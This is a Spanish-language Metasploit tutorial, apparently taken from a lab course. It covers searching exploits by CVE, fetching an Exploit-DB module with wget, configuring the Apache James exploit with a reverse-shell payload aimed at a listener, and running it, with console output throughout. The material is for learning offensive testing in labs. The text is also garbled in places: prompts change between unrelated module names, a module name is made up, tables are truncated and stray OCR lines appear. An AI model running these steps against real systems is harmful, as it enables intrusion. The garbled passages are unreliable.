
Introducción

El Proyecto Metasploit es el resultado de un trabajo en conjunto entre la comunidad de código abierto y la empresa Rapid7. Metasploit Framework (MSF) se utiliza para desarrollar y ejecutar exploits. También ofrece una base de datos completa de exploits conocidos al que se puede acceder a través de la herramienta. Si nunca has interactuado con la línea de comandos de MSF, a primera vista el rango de comandos y la cantidad de opciones pueden parecer un poco intimidantes. Sin embargo, en esta sección empezarás a familiarizarte con su entorno de trabajo y, a partir de su uso frecuente en los laboratorios, rápidamente se convertirá en una herramienta más en tu dominio.

Metasploit Framework consta de muchos módulos, *plugins*, *scripts* y múltiples interfaces de usuario. Empezaremos viendo los módulos clave y a aprender algo de la terminología.

Módulos de Exploits

Un módulo de *exploit* es un módulo que utiliza un *payload* (es decir, una pieza de código ejecutada través del *exploit*) para aprovechar una vulnerabilidad presente en un *target*.



Cada módulo de exploit requiere la configuración de una o más opciones que son específicas del target como la dirección IP, el número de puerto que ejecuta el servicio vulnerable, etc. Ya que se hayan configurado todas las opciones requeridas, el exploit se arma con un *payload* que se ejecutará en el target. El *payload* generalmente es una *shell* de reversa o *bind*, pero también puede contener otros comandos.

Módulos auxiliares

Estos módulos en MSF no tienen la funcionalidad de explotar alguna vulnerabilidad, sino de recopilar información o de realizar alguna otra tarea que te pueda ayudar en el proceso de explotación. Los módulos auxiliares se pueden utilizar para el escaneo de puertos, la identificación de servicios, el rastreo de contraseñas y la enumeración de parches de Windows. También hay módulos para realizar funciones de *brute-force* hacia protocolos como SSH, SQL y FTP.

Personalización

Metasploit es altamente personalizable para usuarios avanzados y se puede utilizar para desarrollar tus propios *exploits*, módulos, complementos y *scripts*. Si Metasploit no proporciona el módulo de recopilación de información que necesitas de forma predeterminada, simplemente puedes crear uno para ti; solo necesitas saber programar en Ruby ya que Metasploit está escrito en ese lenguaje.

Comandos Básicos

En esta sección verás algunos comandos básicos de Metasploit que son de uso común. Por ejemplo, comandos para activar módulos de Metasploit, para buscar *exploits* y obtener información sobre cómo usar un módulo de *exploit* específico. También aprenderás cómo interactuar con el sistema de ayuda de Metasploit y a agregar nuevos módulos.

Metasploit se inicia con el comando `sudo msfconsole` desde la línea de comandos:


```
(kali㉿kali)-[~]
$ sudo msfconsole

[metasploit v6.1.28-dev]
+ --=[ 2197 exploits - 1163 auxiliary - 400 post      ]
+ --=[ 596 payloads - 45 encoders - 11 nops          ]
+ --=[ 9 evasion           ]]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command

msf6 > 
```

En Kali Linux, también puede iniciar Metasploit haciendo clic en el ícono en Applications (ícono de Kali), Exploitation Tools y después metasploit framework:



Hay tantos comandos disponibles en Metasploit que se requeriría un libro dedicado a la herramienta para explicarlos todos. Por lo tanto, en esta sección nos limitaremos a los comandos más importantes de Metasploit. Es posible que en los videos de los laboratorios utilice otros comandos diferentes a los de esta sección, en conjunto te ayudarán a tener un conocimiento más amplio sobre el uso de la herramienta.

Para mostrar el menú de ayuda, simplemente escribe el comando `help`:

Command	Description
?	Help menu
banner	Display an awesome metasploit banner
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
debug	Display information useful for debugging
exit	Exit the console

La primera parte del menú de ayuda contiene información sobre los comandos principales de Metasploit (comandos core), como el comando `set` de uso común para establecer variables, por ejemplo, para establecer el valor de la variable RHOST (host remoto). Otro comando comúnmente utilizado de los comandos core es el comando `sessions` para interactuar con las sesiones creadas por Metasploit.

En la siguiente sección verás algunos comandos que vale la pena explicar, ya que los utilizarás bastante.

Comando search

Al momento de escribir esta sección, Metasploit contiene exactamente 2.197 exploits. Con tantos exploits disponibles, saber cómo usar la función de búsqueda de manera efectiva no solo te ahorrará tiempo, sino que también te ayudará a identificar exploits de manera eficiente. La forma más fácil es ingresar el comando de búsqueda seguido del término de búsqueda. Por ejemplo, para los exploits relacionados con el protocolo SMB usarías el siguiente término de búsqueda:

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/struts_code_exec_classloader	2014-03-06	manual	No	Apache Struts ClassLoader Manipulation Remote Code Execution
1	exploit/osx/browser/safari_file_policy	2011-10-12	normal	No	Apple Safari file:// Arbitrary Code Execution
2	exploit/windows/scada/go_policy_cimplicity_geobt	2014-01-23	excellent	Yes	GE Proficy CIMPURITY geobt.exe Remote Code Execution
3	exploit/windows/generic_dll_injection	2015-03-04	manual	No	Generic DLL Injection From Shared Resource
4	exploit/windows/http/dll_injection	2015-03-04	manual	No	Generic Web Application DLL Injection
5	exploit/windows/group_policy_startup	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource

También puedes utilizar el comando `help search` para ver la ayuda del comando de búsqueda.

También puedes buscar por IDs de CVE, por ejemplo, el ID de CVE de la vulnerabilidad en Apache James Server 2.3.2 es CVE-2015-7611:

CVE-2015-7611 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

Apache James Server 2.3.2, when configured with file-based user repositories, allows attackers to execute arbitrary system commands via unspecified vectors.

Para buscar un exploit en Metasploit para este CVE lo hacemos con el siguiente comando

`search cve:2015-7611`

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/smtp/apache_james_exec	2015-10-01	normal	Yes	Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/smtp/apache_james_exec

Para buscar exploits que se puedan utilizar con Metasploit creados en un año en particular, podemos utilizar el formato de los IDs de CVE como término de búsqueda de la siguiente manera:

`search cve:2021 type:exploit`

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/local/cve_2021_3493_overlays	2021-04-12	great	Yes	Ubuntu Overlays LPE
1	exploit/windows/http/advantech_iview_unauth_rce	2021-02-09	excellent	Yes	Advantech iView Unauthenticated Remote Code Execution
2	exploit/multi/http/apache_normalize_path_rce	2021-05-10	excellent	Yes	Apache 2.4.42-0.40 Traversal RCE
3	exploit/linux/http/apache_druid_js_rce	2021-01-21	excellent	Yes	Apache Druid RCE
4	exploit/linux/http/afbiz_deserialization_soap	2021-03-22	excellent	Yes	Apache OFBIZ SOAP Java Deserialization
5	exploit/linux/misc/nimbus_gettopologyhistory_cmd_exec	2021-10-25	excellent	Yes	Apache Nimbus getTopologyHistory Unauthenticated Command Execution
6	exploit/multi/http/atlassian_confluence_webwork_oqln_injection	2021-06-25	excellent	Yes	Atlassian Confluence Webwork OQLN Injection

Para buscar *exploits* que se puedan utilizar con Metasploit creados en un año en particular, para un sistema operativo o plataforma en particular, podemos utilizar el siguiente término de búsqueda:

```
search cve:2021 type:exploit platform:linux
```

```
msf6 > search cve:2021 type:exploit platform:linux

Matching Modules
-----#  Name
0  exploit/linux/local/cve_2021_3493_overlays
Overlays LPE
1  exploit/multi/http/apache_normalize_path_rce
49/2.4.50 Traversal RCE
2  exploit/linux/http/apache_druid_js_rce
d 0.20.0 Remote Command Execution
3  exploit/linux/http/apache_ofbiz_deserialization_soap
z SOAP Java Deserialization
4  exploit/linux/misc/imbus_gettopologyhistory_cmd_exec
n Nimbus getTopologyHistory Unauthenticated Command Execution
```

Comandos use, back y exit

El comando *use* en Metasploit activa un módulo en particular y cambia el contexto de la línea de comandos a ese módulo en particular. Para activar un módulo se utiliza el comando siguiente:

```
use <módulo>
```

```
msf6 > search cve:2015-7611

Matching Modules
-----#  Name
0  exploit/linux/smtp/apache_james_exec  2015-10-01  normal  Yes  Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/smtp/apache_james_exec
msf6 > use exploit/linux/smtp/apache_james_exec
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(<linux/x64/apache_james_exec>) >
```

El módulo activado se identifica en color rojo en el prompt como se muestra en la imagen anterior.

En el caso del ejemplo anterior, activé el módulo del *exploit* llamado **apache_james_exec**. Desde aquí (dentro del contexto), podemos obtener información sobre este *exploit*, establecer los parámetros requeridos y/o seleccionar un *payload*. Para ver los parámetros requeridos, podemos utilizar el comando **options** o **show options**

```
msf6 exploit(<linux/x64/apache_james_exec>) > show options

Module options (exploit/linux/smtp/apache_james_exec):
-----Name  Current Setting  Required  Description
ADMNPORT  4555            yes       Port for James remote administration tool
PASSWORD   root            yes       Root password for James remote administration tool
PODSPORT   118             no        Port for POD3 Apache James Service
RHOSTS    ...
REPORT     25              yes       The target port (TCP)
SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT    8080            yes       The local port to listen on.
SSL        false           no        Negotiate SSL for incoming connections
SSLCert   ...
URI PATH   ...
USERNAME   root            yes       Root username for James remote administration tool

Payload options (linux/x64/meterpreter/reverse_tcp):
-----Name  Current Setting  Required  Description
LHOST    192.168.132.115  yes       The listen address (an interface may be specified)
LPORT    4444            yes       The listen port

Exploit target:
-----Id  Name
```

Para seleccionar un *payload* diferente al seleccionado por default y que aplique a este *exploit*, utilizamos el siguiente comando:

```
show payloads
```

```
msf6 exploit(<linux/smtp/apache_james_exec>) > show payloads

Compatible Payloads
-----#  Name
0  payload/generic/custom
1  payload/generic/debug_trap
2  payload/generic/shell_bind_tcp
3  payload/generic/shell_reverse_tcp
4  payload/generic/ssh/interact
5  payload/generic/tight_loop
```

Para salir del contexto de *exploit* utilizamos el comando **back** que nos devolverá al contexto principal. El comando **exit** sale de Metasploit te lleva de vuelta a la línea de comandos de Linux.

Comando info

Podemos ver información de un módulo utilizando el comando **info** seguido del nombre del módulo, por ejemplo:

```
info exploit/linux/smtp/apache_james_exec
```

```
msf6 > info exploit/linux/smtp/apache_james_exec

      Name: Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
      Module: exploit/linux/smtp/apache_james_exec
      Platform: Linux
          Arch: x86, x64
      Privileged: Yes
          License: Metasploit Framework License (BSD)
          Rank: Normal
          Disclosed: 2015-10-01

      Provided by:
          Palaczynski Jakub
          Matthew Aberegg
          Michael Burkey

      Available targets:
          Id  Name
          - -
          0  Bash Completion
          1  Cron
```

También es posible obtener información del módulo que estamos utilizando en cierto momento (dentro del contexto) ingresando el comando **info**:

```
msf6 exploit(<linux/smtp/apache_james_exec>) > info

      Name: Apache James Server 2.3.2 Insecure User Creation Arbitrary File Write
      Module: exploit/linux/smtp/apache_james_exec
      Platform: Linux
          Arch: x86, x64
      Privileged: Yes
          License: Metasploit Framework License (BSD)
          Rank: Normal
          Disclosed: 2015-10-01

      Provided by:
          Palaczynski Jakub
          Matthew Aberegg
          Michael Burkey

      Available targets:
          Id  Name
          - -
          0  Bash Completion
          1  Cron
```

En el ejemplo anterior, el resultado muestra los tipos de *targets* a los que aplica el *exploit*, la descripción de la vulnerabilidad y cierta información general sobre la plataforma, la clasificación y su fecha de lanzamiento. También podemos ver qué opciones se requieren. Las opciones requeridas son aquellas opciones mínimas que deben establecerse para ejecutar el *exploit* con éxito. La lista de *targets* disponibles también puede proporcionar información importante. Seleccionar el *target* correcto es decisivo para una explotación exitosa y también reduce la lista de *payloads* compatibles.

Adición de Nuevos Módulos a Metasploit

Es posible que en Internet encuentres módulos para Metasploit que aún no estén integrados a la herramienta. En caso de querer utilizarlo, deberás agregar el módulo manualmente a la herramienta.

En la siguiente demostración agregaremos el exploit llamado **Strapi CMS 3.0.0-beta.17.4 - Set Password (Unauthenticated)** a Metasploit.

El *exploit* se encuentra en el sitio Exploit-DB en la siguiente URL: <https://www.exploit-db.com/exploits/50716>

Primero descargamos el exploit, lo vamos a hacer con la herramienta wget de la siguiente manera:

```
wget https://www.exploit-db.com/download/50716 -O strapi_cms.rb
```

```
(kali㉿kali)-[~/Documents/exploits]
$ wget https://www.exploit-db.com/download/50716 -O strapi_cms.rb
--2022-02-10 02:43:55-- https://www.exploit-db.com/download/50716
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2395 (2.3K) [application/txt]
Saving to: 'strapi_cms.rb'

strapi_cms.rb          100%[=====] 2.34K --.-KB/s   in 0s

2022-02-10 02:43:56 (24.5 MB/s) - 'strapi_cms.rb' saved [2395/2395]

(kali㉿kali)-[~/Documents/exploits]
$ ls
```

El exploit está desarrollado para la plataforma Linux:

```
(kali㉿kali)-[~/Documents/exploits]
$ cat ./strapi_cms.rb | grep Platform
  'Platform'      => 'linux',
(kali㉿kali)-[~/Documents/exploits]
$ ls
```

Para mantener las cosas organizadas, agregaremos el módulo del *exploit* al directorio HTTP dentro del directorio Linux en *exploits* como se muestra en la imagen siguiente:

```
(kali㉿kali)-[~/Documents/exploits]
$ cat ./strapi_cms.rb | grep Platform
  'Platform'      => 'linux',
(kali㉿kali)-[~/Documents/exploits]
$ ls /usr/share/metasploit-framework/modules/exploits/linux/
Completing files
antivirus/    games/      imap/      mysql/      pptp/      samba/      ssh/
browser/      http/      local/      postgres/  proxy/      smtp/      telnet/
ftp/          ids/       misc/      redis/      redis/      snmp/      upnp/
```

El comando para copia el *exploit* al directorio destino es el siguiente:

```
sudo cp ./strapi_cms.rb /usr/share/metasploit-framework/modules/exploits/linux/http/
(kali㉿kali)-[~/Documents/exploits]
$ ls
strapi_cms.rb

(kali㉿kali)-[~/Documents/exploits]
$ sudo cp ./strapi_cms.rb /usr/share/metasploit-framework/modules/exploits/linux/http/
[sudo] password for kali:
(kali㉿kali)-[~/Documents/exploits]
$ ls /usr/share/metasploit-framework/modules/exploits/linux/http/strapi*
/usr/share/metasploit-framework/modules/exploits/linux/http/strapi_cms.rb

(kali㉿kali)-[~/Documents/exploits]
$ ls
```

El siguiente paso será iniciar Metasploit y ejecutar el comando **reload_all** para volver a cargar todos los módulos. Puedes hacerlo como se muestra en la imagen siguiente:

```
(kali㉿kali)-[~]
$ sudo msfconsole
[sudo] password for kali:
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Trace program: running
  wake up, Neo ...
  the matrix has you
  follow the white rabbit.
  knock, knock, Neo.
```



```
https://metasploit.com

-[ metasploit v6.1.28-dev ]
+ -- --=[ 2198 exploits - 1163 auxiliary - 400 post
+ -- --=[ 596 payloads - 45 encoders - 11 nops
+ -- --=[ 9 evasion ]]

Metasploit tip: Use sessions -1 to interact with the
last opened session

msf6 > reload_all
[*] Reloading modules from all module paths...
```

Metasploit se reiniciará automáticamente y el módulo recién agregado ya estará disponible. Podemos verificarlo si hacemos una búsqueda del módulo, por ejemplo con el comando siguiente:

```
search strapi
```

```

msf6 > search strapi
Matching Modules

# Name           Disclosure Date Rank Check Description
# auxiliary/linux/http/strapi_cms          normal Yes   Strapi CMS 3.0.0-beta.17.4 - Set Password (Unauthenticated)
# (Metasploit)

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/linux/http/strapi_cms

```

Comandos de Explotación

Ya has aprendido a activar un *exploit* y cambiar el contexto de la línea de comandos al del *exploit* con el comando `use`. Ahora aprenderás a ajustar los parámetros del *exploit* con el comando `set`. También aprenderás a seleccionar payloads compatibles, seleccionar targets y establecer opciones avanzadas y de evasión.

Comando `show options`

Cuando te encuentras en el contexto de la línea de comandos de un exploit, puedes utilizar el comando `show options` (o solamente `options`) para mostrar las opciones específicas del exploit. Veamos las opciones específicas para el exploit llamado **apache_james_exec**. Utiliza los siguientes comandos:

1. `use exploit/linux/smtp/apache_james_exec`
2. `show options`

```

msf6 > use exploit/linux/smtp/apache_james_exec
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit[*]:> show options

Module options (exploit/linux/smtp/apache_james_exec):

Name  Current Setting  Required  Description
----  --------------  --yes--  --
ADMINPORT  4555      yes        Port for James remote administration tool
PASSWORD    root       yes        Root password for James remote administration tool
POP3PORT   110        no         Port for POP3 Apache James Service
RHOSTS     192.168.132.147 yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     25          yes        The target port (TCP)
SRVHOST    0.0.0.0    yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT    8888      yes        The local port to listen on.
SSL        false      no         Negotiate SSL for incoming connections
SSLCert    /          no         Path to a custom SSL certificate (default is randomly generated)
URI PATH  /          no         The URI to use for this exploit (default is random)
USERNAME   root       yes        Root username for James remote administration tool

Payload options (linux/x64/meterpreter/reverse_tcp):

Name  Current Setting  Required  Description
----  --------------  --yes--  --
LHOST  192.168.132.115 yes        The listen address (an interface may be specified)
LPORT  4444      yes        The listen port

Exploit target:

Id  Name
--  --
1  Cesar

```

El exploit contiene un total de 11 opciones de las cuales 6 son opciones requeridas. Las opciones requeridas son las opciones mínimas que deben establecerse para ejecutar con éxito el exploit. Una opción requerida es marcada con la palabra **yes** en la columna llamada **Required**.

Utiliza el comando `set` seguido del nombre de la opción (o variable) y el nuevo valor para cambiar los valores predeterminados.

Cada opción o variable viene con un campo que describe su función, por ejemplo:

- **ADMINPORT** : Es el puerto escucha de la herramienta de administración de James.
- **RHOSTS** : Se refiere a *Remote Hosts*. En este caso podemos configurar la dirección IP del *target*.
- **SRVHOST** : Se refiere a *Server Host*. Este *exploit* necesita servir el *payload* al *target* y para esto, necesita iniciar un servicio de transferencia en la máquina atacante. Puedes especificarla una dirección IP específica o dejarlo con 0.0.0.0.
- **SRVPORT** : Se refiere a *Server Port*. Es el puerto donde la máquina atacante espera recibir la solicitud de transferencia.

El siguiente comando establece el valor de la opción RHOSTS en 192.168.132.147:

`set RHOSTS 192.168.132.147`

```

msf6 exploit[*]:> set RHOSTS 192.168.132.147
RHOSTS => 192.168.132.147
msf6 exploit[*]:> show options

Module options (exploit/linux/smtp/apache_james_exec):

Name  Current Setting  Required  Description
----  --------------  --yes--  --
ADMINPORT  4555      yes        Port for James remote administration tool
PASSWORD    root       yes        Root password for James remote administration tool
POP3PORT   110        no         Port for POP3 Apache James Service
RHOSTS     192.168.132.147 yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     25          yes        The target port (TCP)
SRVHOST    0.0.0.0    yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT    8888      yes        The local port to listen on.
SSL        false      no         Negotiate SSL for incoming connections
SSLCert    /          no         Path to a custom SSL certificate (default is randomly generated)
URI PATH  /          no         The URI to use for this exploit (default is random)
USERNAME   root       yes        Root username for James remote administration tool

```

A continuación vamos a cambiar el resto de los valores requeridos que necesitan ser cambiados, por ejemplo SRVHOST y, en mi caso, quiero cambiar el valor de SRVPORT a 8888. Los otros valores requeridos como ADMINPORT, PASSWORD, RPORT y USERNAME no necesitan ser cambiados, los valores predeterminados están correctos.

```

msf6 exploit[*]:> set SRVHOST 192.168.132.115
SRVHOST => 192.168.132.115
msf6 exploit[*]:> set SRVPORT 8888
SRVPORT => 8888
msf6 exploit[*]:> show options

Module options (exploit/linux/smtp/apache_james_exec):

Name  Current Setting  Required  Description
----  --------------  --yes--  --
ADMINPORT  4555      yes        Port for James remote administration tool
PASSWORD    root       yes        Root password for James remote administration tool
POP3PORT   110        no         Port for POP3 Apache James Service
RHOSTS     192.168.132.147 yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     25          yes        The target port (TCP)
SRVHOST    192.168.132.115 yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT    8888      yes        The local port to listen on.
SSL        false      no         Negotiate SSL for incoming connections
SSLCert    /          no         Path to a custom SSL certificate (default is randomly generated)
URI PATH  /          no         The URI to use for this exploit (default is random)
USERNAME   root       yes        Root username for James remote administration tool

```

Este **exploit** contiene una opción de valor booleano. Los valores booleanos también se pueden establecer con el comando `set` haciendo referencia al nombre de la opción seguido de los valores `true` o `false`.

Comando show targets

El comando `show targets` devuelve una lista de targets que se pueden explotar con el exploit activo. Para el exploit `apache_james_exec`, los targets son funciones en Linux como bash completion y cron:

```
msf5 exploit(linux/meterpreter/reverse_tcp) > show targets
```

Exploit targets:

Id	Name
0	Bash Completion
1	Cron

```
msf6 exploit(<exploit name> <options> <args>) >
```

10

Por default se selecciona uno, el valor del tarjeta

show options:

```
msf exploit(james-remote-admin) > show options

Module options (exploit/linux/smtp/apache_james_exec):

Name      Current Setting  Required  Description
----      --------------  --        --
ADMINPORT    4555          yes       Port for James remote administration tool
PASSWORD     fo0t          yes       Root password for James remote administration tool
POP3PORT     110           no        Port for POP3 Apache James Service
RHOSTS      192.168.132.147  yes       The target host(s), see: https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT        25            yes       The target port (TCP)
SRVHOST     192.168.132.115  yes       The local host or network interface to listen on. This must be an address on the
                                         local machine or 0.0.0.0 to listen on all addresses.
SRVPORT     8888          yes       The local port to listen on.
SSL          false          no        Negotiate SSL for incoming connections
SSLCert      no            no        Path to a custom SSL certificate (default is randomly generated)
URI PATH    no            no        The URI to use for this exploit (default is random)
```

Digitized by srujanika@gmail.com

Name	Current Setting	Required	Description
LHOST	192.168.33.115	yes	The listen address (an interface may be specified)

ENGLISH TEST

10 / 10

En otros exploits, los *targets* también pueden ser diferentes sistemas operativos con diferentes números de versión, arquitecturas o cualquier otro aspecto distintivo en cada *target*. Te recomiendo verificar la lista de *targets* y seleccionar el más apropiado para cada *exploit* con el fin de aumentar tus posibilidades de éxito.

Para establecer un target se utiliza el comando `set target` seguido del ID mostrado en la lista de targets.

Al establecer un *target*, la lista de *payloads* se ajustará al *target* establecido. Por ejemplo, si los *targets* fueran Linux y Windows, al establecer el *target* como Linux, los *payloads* de Windows no serían mostrados en la lista de *payloads*. Por ejemplo, ahora vamos a utilizar el exploit llamado `exploit/multi/browser/iea7_exec`:

```
msf6 exploit(msfvenom -p windows/x64/powershell) => show target  
  
Exploit targets:  
  
 Id  Name  
 --  
 0  Generic (Java Payload)  
 1  Windows Universal  
 2  Linux x64.  
  
  
msf6 exploit(msfvenom -p windows/x64/powershell) => set target  
target => 2  
msf6 exploit(msfvenom -p windows/x64/powershell) => show payloads  
  
Compatible Payloads  
  
#  Name  
--  
0  payload/generic/custom  
1  payload/generic/debug_trap  
2  payload/generic/shell_bind_tcp  
ne  
3  payload/generic/shell_reverse_tcp  
nline  
4  payload/generic/ssh_interact  
tion  
5  payload/generic/tight_loop  
6  payload/linux/x86/guid  
7  payload/linux/x86/exec
```

El resultado arrojó 33 payloads (no se muestra en la imagen), si cambiamos el target a Windows, la cantidad de payloads será de 185:

180 payload/windows/vncinject/reverse_tcp_allports junction), Reverse All-Port TCP Stager	normal	No	VNC Server (Reflective Injection)
181 payload/windows/vncinject/reverse_tcp_dns junction), Reverse TCP Stager (DNS)	normal	No	VNC Server (Reflective Injection)
182 payload/windows/vncinject/reverse_tcp_rc4 junction), Reverse TCP Stager (RC4 Stage Encryption, Metasm)	normal	No	VNC Server (Reflective Injection)
183 payload/windows/vncinject/reverse_tcp_rc4_dns junction), Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)	normal	No	VNC Server (Reflective Injection)
184 payload/windows/vncinject/reverse_tcp_uuid junction), Reverse TCP Stager with UUID Support	normal	No	VNC Server (Reflective Injection)
185 payload/windows/vncinject/reverse_winhttp junction), Windows Reverse HTTP Stager (winhttp)	normal	No	VNC Server (Reflective Injection)

Payloads

Ya hemos visto cómo verificar los *payloads* disponibles por *target*, ahora es momento de seleccionar uno y ajustarlo.

Para usar un *payload*, debes usar el comando `set` seguido del nombre o ID del *payload*, por ejemplo, a continuación seguiremos utilizando el *exploit* llamado `apache_james_exec`; seleccionaremos como *target* la función de **Bash Completion**

```
msf6 exploit(linux/smtp/apache_james_exec) > show targets  
  
Exploit targets:  
  


| Id | Name            |
|----|-----------------|
| 0  | Bash Completion |
| 1  | Cron            |

  
msf6 exploit(linux/smtp/apache_james_exec) > set target 0  
target => 0  
msf6 exploit(linux/smtp/apache_james_exec) > 
```

Este target regresa una lista de 52 payloads, en mi caso, el ID 46 corresponde a un payload llamado payload/linux/x86/shell/reverse_tcp. Lo seleccionaré con el siguiente comando:

```
set payload 46
44 payload/linux/x86/shell/reverse_ipv6_tcp
45 payload/linux/x86/shell/reverse_non_tcp
get
46 payload/linux/x86/shell/reverse_tcp
get
47 payload/linux/x86/shell/reverse_tcp_wuid
get
48 payload/linux/x86/shell_bind_ipv6_tcp
(IPv6)
49 payload/linux/x86/shell_bind_tcp
50 payload/linux/x86/shell_bind_tcp_random_port
Port Inline
51 payload/linux/x86/shell_reverse_tcp
ine
52 payload/linux/x86/shell_reverse_tcp_ip6
ine (IPv6)

msf exploit(ssh-enumuser-johnsnow) > set payload 46
payload => linux/x86/shell/reverse_tcp
msf exploit(ssh-enumuser-johnsnow) >
```

Después de especificar un payload es necesario establecer algunas opciones, algunas de ellas, a veces, traen valores predeterminados. Para verificar las opciones del payload utilizamos el comando `show options`:

```
Payload options (linux/x86/shell/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.132.115 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

**DisablePayloadHandler: true (no handler will be created)**

Exploit target:
Id Name
0 Bash Completion
```

En

mi caso, LHOST (*Listening Host*) se preconfiguró con la dirección IP de la máquina de ataque. LPORT (*Listening Port*) al puerto 4444. Ambos valores predeterminados son correctos para mí.

Es muy importante poner atención en las opciones, por ejemplo, en las opciones del payload tenemos un mensaje que dice *no handler will be created!*; esto significa que la shell de reversa no funcionará por defecto ya que la opción DisablePayloadHandler tiene el valor de True. Dicho de otra manera, el exploit no iniciará un handler automáticamente, no tendríamos cómo recibir la shell. Veamos un ejemplo de esto:

```
Payload options (linux/x86/shell/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.132.115 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

**DisablePayloadHandler: true (no handler will be created)**

Exploit target:
Id Name
0 Bash Completion

msf exploit(ssh-enumuser-johnsnow) > exploit
[*] 192.168.132.147:25 - Command Stager progress - 100.00% done (773/773 bytes)
[*] 192.168.132.147:25 - Payload will be triggered when someone logs onto the target
[*] 192.168.132.147:25 - You need to start your handler: 'handler -H 192.168.132.115 -P 4444 -p linux/x86/shell/reverse_tcp'
[*] 192.168.132.147:25 - After payload is triggered, delete the message and account of user 'johnsnow' in /etc/passwd
[*] 192.168.132.147:25 - After payload is triggered, delete the message and account of user 'johnsnow' in /etc/bash_completion.d with password 'l1xxRmVYt' to fully clean up exploit artifacts.

[*] Exploit completed, but no session was created.

msf exploit(ssh-enumuser-johnsnow) >
```

Al ejecutar el exploit (más adelante te explicaré el comando), recibo una advertencia diciendo que yo necesito inicializar un *handler* (o *listener*), incluso me da el comando de Metasploit para hacerlo. Comúnmente el *handler* se inicia automáticamente al ejecutar el *exploit*, en este caso, quizás el exploit sea inestable. No lo sé, pero vamos a investigarlo.

Primero, voy a cambiar el valor de la opción **DisablePayloadHandler** a **false** para que el *exploit* inicie un *handler* automáticamente y ver su comportamiento.

```
msf exploit(ssh-enumuser-johnsnow) > set DisablePayloadHandler false
DisablePayloadHandler => false
